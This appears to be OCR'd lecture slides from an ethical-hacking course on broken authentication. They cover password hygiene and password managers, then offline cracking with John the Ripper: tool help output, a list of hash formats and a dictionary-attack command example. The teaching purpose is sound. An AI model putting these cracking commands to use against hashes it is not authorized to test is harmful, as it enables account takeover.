Broken Authentication

How to lose your password in 10 seconds

Andrea Costanzo


This course is designed solely for educational purposes to teach students about the principles, techniques, and tools of ethical hacking. The knowledge and skills acquired during this course are intended to be used responsibly, legally, and ethically, in compliance with applicable laws and regulations.

Authorized Use Only: Students must only use the methods, techniques, and tools taught in this course on systems and networks for which they have explicit authorization to test and analyze.

Personal Responsibility. Students are personally responsible for ensuring that their actions comply with all relevant laws and ethical guidelines. Neither the instructor nor the institution will be held liable for any misuse of the information or tools taught during this course.

Professional Integrity: Students are expected to uphold the highest standards of integrity and professionalism, refraining from any activity that could harm individuals, organizations, or systems

The summary



- Password training
  - Are you (re)using terrible passwords?
  - Building a password generator
  - Evaluating password strength
  - Building a passphrase generator
- Password cracking using John the Ripper
  - Basics
    - How to use John
    - Dictionary attacks
    - Brute-force attacks
  - Advanced
    - Custom rules
    - Benchmarking
- Password cracking using Hashcat
  - Same as above, with another state-of-the-art tool

Broken authentication

Broken Authentication refers to a class of security vulnerabilities arising from improper implementation or configuration of authentication mechanisms, allowing attackers to compromise user credentials, assume identities, or gain unauthorized access to systems.

- **Using default or weak credentials**
  - `Admin:admin`, `root:toor`, common passwords (`123456`)
- **Credential stuffing / password spraying (brute force)**
  - Stuffing: uses (username, password) pairs from data breaches across multiple services
    - E.g.: `try ("bobsmith@email.com", "Password1") on Amazon, Spotify, Ebay etc.`
  - *Spraying*: **one or few passwords** tested **against many usernames**
    - E.g.: `try "Password1" on 10.000 accounts — once every hour`
  - Originate from no CAPTCHA or lockout policy, unlimited login attempts
- **Session hijacking or leakage**
  - Tokens over HTTP or XSS stealing session cookies
  - JWT/API tokens in localStorage or URLs (as a consequence of Cryptographic failure)
  - Hardcoded secrets in frontend code


Broken authentication

Broken Authentication refers to a class of security vulnerabilities arising from improper implementation or configuration of authentication mechanisms, allowing attackers to compromise user credentials, assume identities, or gain unauthorized access to systems.

- **Missing or weak MFA**
  - No MFA on privileged accounts
  - Insecure 2FA methods (e.g., SMS)
- **Insecure password reset**
  - Guessable or expired tokens
- **Insecure “Remember Me”**
  - Plaintext passwords in cookies or no expiration
- **Improper session management**
  - Long-lived sessions or logout doesn’t invalidate session
- **Authentication logic bypass**
  - Poor backend checks (e.g., role from client-side)
- **Client-side authentication enforcement**
  - Hidden admin UI elements without backend restrictions

PASSWORD. You will hear this word a lot of times today.

Passwords are often the weakest link in cybersecurity.



They say that …

Passwords are like underwear.

You should change it often. And you should not share it with others.

Ever wondered why they call it cybersecurity hygiene?

They say that …


Passwords are the keys to your digital house.

Would you give your keys to someone you don’t know?

Do you leave your house open? Do you lock the door with shoelaces?


How to choose a good password?


- ✓ Use long passwords: aim for at least 12–16 characters
- ✓ Avoid common passwords (“password123”, “admin”, “qwerty” etc.)
- ✓ Don’t reuse passwords: every account should have its own unique password
- ✓ Include a variety of uppercase, lowercase, numbers, and symbols
- ✓ Avoid personal info (names, birthdays, pet names, etc.)
- ✓ Change compromised passwords immediately:
  - Check it here: https://haveibeenpwned.com
  - And here: https://databreach.com
- ✓ Don’t share passwords and, if you really must, change them right after
- ✓ Don’t store passwords in plain text (emails, notes apps, sticky notes etc.)
- ✓ Audit your accounts regularly and close old, unused accounts



- ✓ **Use passphrases when possible**
- ✓ **Enable multi-factor authentication (MFA)**
  - Use biometric MFA when available
- ✓ **Use a password manager: they help generate and store strong, unique passwords safely**

PASSWORD TRACKER





Use a password manager

- **A Password Manager is a software tool that is used to store all of your passwords in an encrypted file so that you have very easy access to them, but nobody else can get access**
  - You will need to **remember only the master password** of the manager
    - **Don't lose it! Recovering it is intentionally very hard**
    - Protect the manager with (biometric) MFA
  - No more passwords = no temptation to choose simple ones or write them down on paper
  - You can automatically generate complex passwords that are virtually impossible to guess
  - The manager can sync across operating systems, devices and browsers
  - Unique passwords that avoid that one compromised account will lead to others being compromised
  - If you access a fake website, the manager won't auto-fill your data because it won't recognize the site as valid (**1inkedin.com** may fool you but not the manager!)
  - Some managers scan the dark web to make sure your credentials haven't been leaked

Use a GOOD, PREMIUM, LEGIT password manager


- **Choose a reliable password manager with a high number of downloads and very positive reviews**
  - Download it from official stores and avoid using hacked versions of paid managers!


Every rose has its torn

- Despite their usefulness, some password managers have faced vulnerabilities, such as autofill exploits or unencrypted local storage. These flaws, though often patched quickly, highlight the importance of keeping your manager updated and choosing reputable tools
  - LastPass, Keeper, 1Password, My Passwords, Dashlane Password Manager, Informaticore's Password Manager, F-Secure KEY, Keepsafe, and Avast Passwords (100,000 to 50 Million installs)
  - *"The overall results were extremely worrying and revealed that password manager applications, despite their claims, do not provide enough protection mechanisms for the stored passwords and credentials."* *Source:* **https://thehackernews.com/2017/02/password-manager-apps.html**

- In each application, the researchers discovered one or more security vulnerabilities – a total of 26 issues – all of which were reported to the application makers and were fixed before the report went public
  - **Master Password Decryption**, **Free Premium Features Unlock**, Subdomain Password Leakage, **HTTPS downgrade to HTTP URL**, Titles and URLs Not Encrypted, **Read Private Data From App Folder**, Privacy Issue, Information Leaked to Vendor, **Hardcoded Master Key**, Privacy, Data leakage, Stored Master password, **Insecure Credential Storage**, **Security Question Bypass**, **Data Injection without Master Password**, Read Private Data From App Folder, Google Search Information Leakage, **Extracting Master Password**, **Plaintext Password Storage**, Broken Secure Communication Implementation
  - This is not a bad commercial! All these critical failures have been fixed by now!

Password training: practice time





Check the Python notebooks in Authentication/Password generation

- 1-Password_Generator
- 2-Password_Strength_Evalutator
- 3-Passphrase_generator
- 4-Password_Entropy
- 5-Password_Storage_Evolution

Password attacks


The tough life of a password

Password attacks

A **password guessing** attack is one where the attacker uses some tool to guess the password. Dictionary attacks, credential stuffing, brute-force attacks and password spraying are all forms of guessing attacks.

Password cracking refers to offline attempts to break hashed or encrypted passwords, typically from stolen databases. These attempts can include brute-force, rainbow tables or dictionaries.

Credential phishing is an online scam where a cybercriminal devises tricks to steal the credentials of the target to gain access to company network, email, bank accounts, shopping sites, tax forms, and more.



Password cracking

Breaking stolen hashes offline

Cracking passwords

- **Suppose you have obtained a list of passwords and you want to crack them**
- ***Obtained*, how?**
  - You exploited a SQLi vulnerability to gain access to the `Users` table on a web database
  - You uploaded a webshell that allowed you to launch remote commands on the server
  - You did some shopping on the Dark Web boutiques
  - 👑 You found an open port on a server, checked the protocol version, found a weakness for that version, uploaded a reverse shell, elevated your privileges and downloaded user password hashes

- **Systems and apps do not store passwords in clear** (well, sometimes they do, right Filezilla?)
  - They store more or less secure hash digests of passwords. Something like:

```
4a057a33f1d8158556eade51342786c6
ea8dbc7900082678e2e4f7275c945902
48916b7e1e5cbf180db22dfc9e784dcd
```

- **To recover the password in clear you need some specific tools and techniques**
  - **Dictionary**: try all the words from a HUGE list of password candidates
  - **Brute force**: try all possible combinations of uppercase, lowercase, digits and special characters
  - **Rainbow tables**: precomputed tables of hash candidates

Offline password cracking: the tools

`https://hashcat.net/hashcat`

`https://www.openwall.com/john`

The dictionaries: look no further

- **SecLists** is a collection of multiple types of lists used during security assessments, collected in one place.
  - List types include usernames, passwords, URLs, sensitive patterns, fuzzing payloads, web shells etc.
  - https://github.com/danielmiessler/SecLists

SecLists
THE PENTESTER'S COMPANION

SecLists Public

Watch 1919 | Fork 24.3k | Star 62.1k

master | 2 Branches | 28 Tags | Go to file | Add file | Code

github-actions[bot] [Github Action] Automated trickest wordlists update. 31e2a22 · 8 minutes ago 4,509 Commits

.bin	[Github Action] Automated trickest wordlists update.	4 hours ago
.github	fix(cicd): More descriptive workflow names	3 weeks ago
Ai/LLM_Testing	feat(wordlist): Added more LLM data-leakage payloads	4 months ago
Discovery	[Github Action] Automated trickest wordlists update.	8 minutes ago
Fuzzing	Update big-list-of-naughty-strings.txt	last month
Miscellaneous	feat(wordlist): Expanded the List-Of-Swear-Words "fr-CA...	2 months ago
Passwords	fix(wordlist): Fixed file extension of the 'corporate_passw...	3 weeks ago
Pattern-Matching	Imported and cleaned php magic hashes	last year
Payloads	docs: update Payloads/README.md	5 months ago
Usernames	fix(wordlist): Removed redundant linejumps from Commo...	3 months ago
Web-Shells	updated to laudanum v1.0	2 years ago

About

SecLists is the security tester's companion. It's a collection of multiple types of lists used during security assessments, collected in one place. List types include usernames, passwords, URLs, sensitive data patterns, fuzzing payloads, web shells, and many more.

www.owasp.org/index.php/OWASP_Int...

Readme
MIT license
Activity
62.1k stars
1.9k watching
24.3k forks
Report repository


Releases 27


2025.1 Latest

Practice time

Using John

Password cracking: practice time





Check the Python notebooks in Authentication/Password cracking

- 1-Using_John_basics
- 2-Using_John_advanced
- 3-Using_John_applications
- 4-Using_Hashcat_basics
- generate_l33t_rules
- username_generator
- cupp_password_profiler

John the Ripper: help and supported formats

john

```
Usage: john [OPTIONS] [PASSWORD-FILES]
--single[=SECTION[,..]]    "single crack" mode, using default or named
rules
--wordlist[=FILE] --stdin  wordlist mode, read words from FILE or stdin
                  --pipe   like --stdin, but bulk reads, and allows rules
--prince[=FILE]            PRINCE mode, read words from FILE
--encoding=NAME            input encoding (eg. UTF-8, ISO-8859-1)
--mask[=MASK]              mask mode using MASK (or default from
john.conf)
--users=[-]LOGIN|UID[,..]  [do not] load this (these) user(s) only
--salts=[-]COUNT[:MAX]     load salts with[out] COUNT [to MAX] hashes
```

john --list=formats

```
descrypt, bsdicrypt, md5crypt, md5crypt-long, bcrypt, scrypt, LM, AFS,  tripcode, AndroidBackup, adxcrypt, agilekeychain, aix-ssha1, aix-ssha256,  aix-ssha512, andOTP, ansible, argon2,
as400-des, as400-ssha1, asa-md5,  AxCrypt, AzureAD, BestCrypt, bfegg, Bitcoin, BitLocker, bitshares, Bitwarden,  BKS, Blackberry-ES10, WoWSRP, Blockchain, chap, Clipperz, cloudkeychain,
dynamic_n, cq, CRC32, sha1crypt, sha256crypt, sha512crypt, Citrix_NS10,  dahua, dashlane, diskcryptor, Django, django-scrypt, dmd5, dmg, dominosec,  dominosec8, DPAPImk, dragonfly3-32,
dragonfly3-64, dragonfly4-32,  dragonfly4-64, Drupal7, eCryptfs, eigrp, electrum, EncFS, enpass, EPI,  EPiServer, ethereum, fde, Fortigate256, Fortigate, FormSpring, FVDE, geli,  gost,
gpg, HAVAL-128-4, HAVAL-256-3, hdaa, hMailServer, hsrp, IKE, ipb2,  itunes-backup, iwork, KeePass, keychain, keyring, keystore, known_hosts,  krb4, krb5, krb5asrep, krb5pa-sha1, krb5tgs,
krb5-17, krb5-18, krb5-3,  kwallet, lp, lpcli, leet, lotus5, lotus85, LUKS, MD2, mdc2, MediaWiki,  monero, money, MongoDB, scram, Mozilla, mscash, mscash2, MSCHAPv2,  mschapv2-naive,
krb5pa-md5, mssql, mssql05, mssql12, multibit, mysqlna,  mysql-sha1, mysql, net-ah, nethalflm, netlm, netlmv2, net-md5, netntlmv2,  netntlm, netntlm-naive, net-sha1, nk, notes, md5ns,
nsec3, NT, o10glogon,  o3logon, o5logon, ODF, Office, oldoffice, OpenBSD-SoftRAID, openssl-enc,  oracle, oracle11, Oracle12C, osc, ospf, Padlock, Palshop, Panama,  PBKDF2-HMAC-MD4, PBKDF2-
HMAC-MD5, PBKDF2-HMAC-SHA1, PBKDF2-HMAC-SHA256,  PBKDF2-HMAC-SHA512, PDF, PEM, pfx, pgpdisk, pgpsda, pgpwde, phpass, PHPS,  PHPS2, pix-md5, PKZIP, po, postgres, PST, PuTTY, pwsafe, qnx,
RACF,  RACF-KDFAES, radius, RAdmin, RAKP, rar, RAR5, Raw-SHA512, Raw-Blake2,  Raw-Keccak, Raw-Keccak-256, Raw-MD4, Raw-MD5, Raw-MD5u, Raw-SHA1,  Raw-SHA1-AxCrypt, Raw-SHA1-Linkedin, Raw-
SHA224, Raw-SHA256, Raw-SHA3,  Raw-SHA384, ripemd-128, ripemd-160, rsvp, Siemens-S7, Salted-SHA1, SSHA512,  sapb, sapg, saph, sappse, securezip, 7z, Signal, SIP, skein-256, skein-512,
skey, SL3, Snefru-128, Snefru-256, LastPass, SNMP, solarwinds, SSH, sspr,  STRIP, SunMD5, SybaseASE, Sybase-PROP, tacacs-plus, tcp-md5, telegram, tezos,  Tiger, tc_aes_xts, tc_ripemd160,
tc_ripemd160boot, tc_sha512, tc_whirlpool,  vdi, OpenVMS, vmx, VNC, vtp, wbb3, whirlpool, whirlpool0, whirlpool1, wpapsk,  wpapsk-pmk, xmpp-scram, xsha, xsha512, ZIP, ZipMonster,
plaintext, has-160,  HMAC-MD5, HMAC-SHA1, HMAC-SHA224, HMAC-SHA256, HMAC-SHA384, HMAC-SHA512,  sha1crypt-opencl, KeePass-opencl, oldoffice-opencl, PBKDF2-HMAC-MD4-opencl,  PBKDF2-HMAC-MD5-
opencl, PBKDF2-HMAC-SHA1-opencl, rar-opencl, RAR5-opencl,  TrueCrypt-opencl, lotus5-opencl, AndroidBackup-opencl, agilekeychain-opencl,  ansible-opencl, axcrypt-opencl, axcrypt2-opencl,
bcrypt-opencl,  BitLocker-opencl, bitwarden-opencl, blockchain-opencl, cloudkeychain-opencl,  md5crypt-opencl, sha256crypt-opencl, sha512crypt-opencl, dashlane-opencl,  descrypt-opencl,
diskcryptor-opencl, diskcryptor-aes-opencl, dmg-opencl,  electrum-modern-opencl, EncFS-opencl, enpass-opencl, ethereum-opencl,  ethereum-presale-opencl, FVDE-opencl, geli-opencl, gpg-
opencl, iwork-opencl,  keychain-opencl, keyring-opencl, keystore-opencl, krb5pa-md5-opencl,  krb5pa-sha1-opencl, krb5asrep-aes-opencl, lp-opencl, lpcli-opencl, LM-opencl,  mscash-opencl,
mscash2-opencl, mysql-sha1-opencl, notes-opencl, NT-opencl,  ntlmv2-opencl, o5logon-opencl, ODF-opencl, office-opencl,  OpenBSD-SoftRAID-opencl, PBKDF2-HMAC-SHA256-opencl,  PBKDF2-HMAC-
SHA512-opencl, pem-opencl, pfx-opencl, pgpdisk-opencl,  pgpsda-opencl, pgpwde-opencl, PHPass-opencl, pwsafe-opencl, RAKP-opencl,  raw-MD4-opencl, raw-MD5-opencl, raw-SHA1-opencl, raw-
SHA256-opencl,  raw-SHA512-free-opencl, raw-SHA512-opencl, salted-SHA1-opencl, sappse-opencl,  7z-opencl, SL3-opencl, solarwinds-opencl, ssh-opencl, sspr-opencl,  strip-opencl, telegram-
opencl, tezos-opencl, vmx-opencl, wpapsk-opencl,  wpapsk-pmk-opencl, XSHA512-free-opencl, XSHA512-opencl, ZIP-opencl, dummy,  crypt
```

Using John for a dictionary attacks (wordlists)

```
john --format=<HASH_FORMAT> --wordlist=<WORDLIST_FILE> <HASHES_FILE>
```

For example: `john --format=raw-sha1 --wordlist=leaked_passwords.txt to_be_cracked.txt`

1. **Suppose we want to crack the following hash:** `078bbb4bf0f7117fb131ec45f15b5b87`

2. **First, we need to identify the type of hash we are trying to crack**
   - Offline tools such as `hash-identifier` or `hash-id` (Unix)
   - CyberChef: https://cyberchef.io/#recipe=Analyse_hash()
   - Online services, e.g.: https://hashes.com/en/tools/hash_identifier

3. **Then, we make sure that John supports format**
